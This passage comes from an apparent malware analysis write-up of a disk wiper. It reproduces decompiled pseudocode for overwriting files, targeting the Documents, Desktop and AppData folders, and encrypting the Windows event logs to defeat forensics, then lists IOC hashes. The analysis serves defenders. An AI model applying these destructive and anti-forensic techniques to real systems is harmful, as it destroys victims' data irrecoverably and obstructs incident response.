for ( i = 0; i < 2; ++i )
{
  v5 = v10[i];
  v6 = psz1 + 2 * lstrlenW(lpString) - v5;
  do
  {
    v7 = *v5++;
    *(v5 + v6 - 2) = v7;
  }
  while ( v7 );
  ReadWrite_IO_on_disk(psz1, a2);
}
return 0;
```

The so-called overwrite method is very brutal and prevents any way of data recovery.

Of course, we don’t need to mention that these methods are used to encrypt “Documents & Desktop & AppData” directories.



```
v3 = (*a2 & 0x10) == 0;
pszSrch = L"AppData";
if ( v3 )
  return 1;
v4 = 0;
while ( !StrStrIW(pszFirst, (&pszSrch)[v4]) )
{
  if ( ++v4 )
    return 1;
}
```




```
v3 = (*a2 & 0x10) == 0;
pszSrch[0] = L"My Documents";
pszSrch[1] = L"Desktop";
if ( v3 )
  return 0;
v4 = 0;
while ( !StrStrIW(pszFirst, pszSrch[v4]) )
{
  if ( ++v4 >= 2 )
    return 0;
}
```

Anti Forensics

The malware used anti-forensics techniques to corrupt **logs** file and prevent DFIR team from tracking what was happening on disk.

First, malware reads `logs` file on infected system by passing `\\\\?\\C:\\Windows\\System32\\winevt\\Logs` as argument then encrypts it.




```
mw_alloc_and_read_operations_on_disk(L"\\\\?\\C:\\Windows\\System32\\winevt\\Logs", 1, &v35);
v27 = SystemTimeAsFileTime.dwHighDateTime;
GetSystemTimeAsFileTime(&v40);
v28 = 60000 * v44;
LODWORD(v29) = sub_401000(__PAIR64__(v40.dwHighDateTime - v27, v40.dwLowDateTime - 60000 * v44), 10000i64);
v30 = v28 - v29;
if ( v30 < 0 )
  LODWORD(v30) = 0;
Sleep(v30);
SetEvent(hEvent[0]);
WaitForSingleObject(v24, 0x7530u);
if ( !v24 || v24 == -1 )
  CloseHandle(v24);
mw_get_drives_strings(mw_encrypt_sector_by_sector, &v41);
mw_get_drives_strings(mw_IO_disk_ops, 0);
mw_create_Thread(&v35);
mw_create_Thread(&v41);
if ( TokenHandle.dwLowDateTime )
{
  if ( TokenHandle.dwLowDateTime != -1 )
    WaitForSingleObject(TokenHandle.dwLowDateTime, 0xFFFFFFFF);
}
```

Malware encrypts logs

Multi Threading

Finally I want to draw your attention to the fact that the malware uses multi-threading to make the job efficient and hurt victim well. As usual the bad guys are dedicated to their work.




```
      TokenHandle.dwLowDateTime = CreateThread(0, 0, mw_not_init_sys_shutdown, &Parameter, 0, 0);
      hEvent[0] = CreateEventW(0, 1, 0, 0);
      Thread = CreateThread(0, 0, mw_modifies_reg, hEvent, 0, 0);
      v24 = Thread;
      if ( Thread && Thread != -1 )
        SetThreadPriority(Thread, -2);
      mw_create_Thread(&v37);
      v25 = CreateThread(0, 0, mw_create_thread_2, &v38, 0, 0);
      if ( v25 && v25 != -1 )
        SetThreadPriority(v25, -2);
```

xrefs to CreateThread

Direction	Typ	Address	Text
Up	r	mw_create_Thread+24	call ds:CreateThread
Up	p	mw_create_Thread+24	call ds:CreateThread
Up	r	sub_403430+6F	call ds:CreateThread
Up	p	sub_403430+6F	call ds:CreateThread
Up	r	start:loc_403EE0	mov esi, ds:CreateThread
Up	p	start+37C	call esi ; CreateThread
	p	start+3A6	call esi ; CreateThread
Down	p	start+3D9	call esi ; CreateThread

Line 1 of 8

As we see here, `WaitForSingleObject` function is used to force the malware to wait infinitely until all encryption threads finish.



```
push    0FFFFFFFFh      ; dwMilliseconds
push    eax             ; hHandle
call    esi ; WaitForSingleObject

loc_404090:             ; uExitCode
push    0
call    ds:ExitProcess
start endp
```

Conclusion

However, during these last critical hours, as real war has been foreseen by the proliferation of weapons of cyber sabotage, such as DDoS attacks and wipers, like this one just analyzed. Many organizations are shocked, panicked, fall and lose almost all of their information. This is the first time for me to see this tragedy. I solved this serious wiper malware and hope to help our community to defend against bad guys. Now, we have a completely infected system. We can’t get back anything we’ve lost, just delete everything and start over.

IOCs

Name	sha256
Sample hash	0385EEAB00E946A302B24A91DEA4187C1210597B8E17CD9E2230450F5ECE21DA

Name	sha256
DRV_X64	E5F3EF69A534260E899A36CEC459440DC572388DEFD8F1D98760D31C700F42D5
DRV_X86	B01E0C6AC0B8BCDE145AB7B68CF246DEEA9402FA7EA3AEDE7105F7051FE240C1
DRV_XP_X64	B6F2E008967C5527337448D768F2332D14B92DE22A1279FD4D91000BB3D4A0FD
DRV_XP_X86	FD7EACC2F87ACEAC865B0AA97A50503D44B799F27737E009F91F3C281233C17D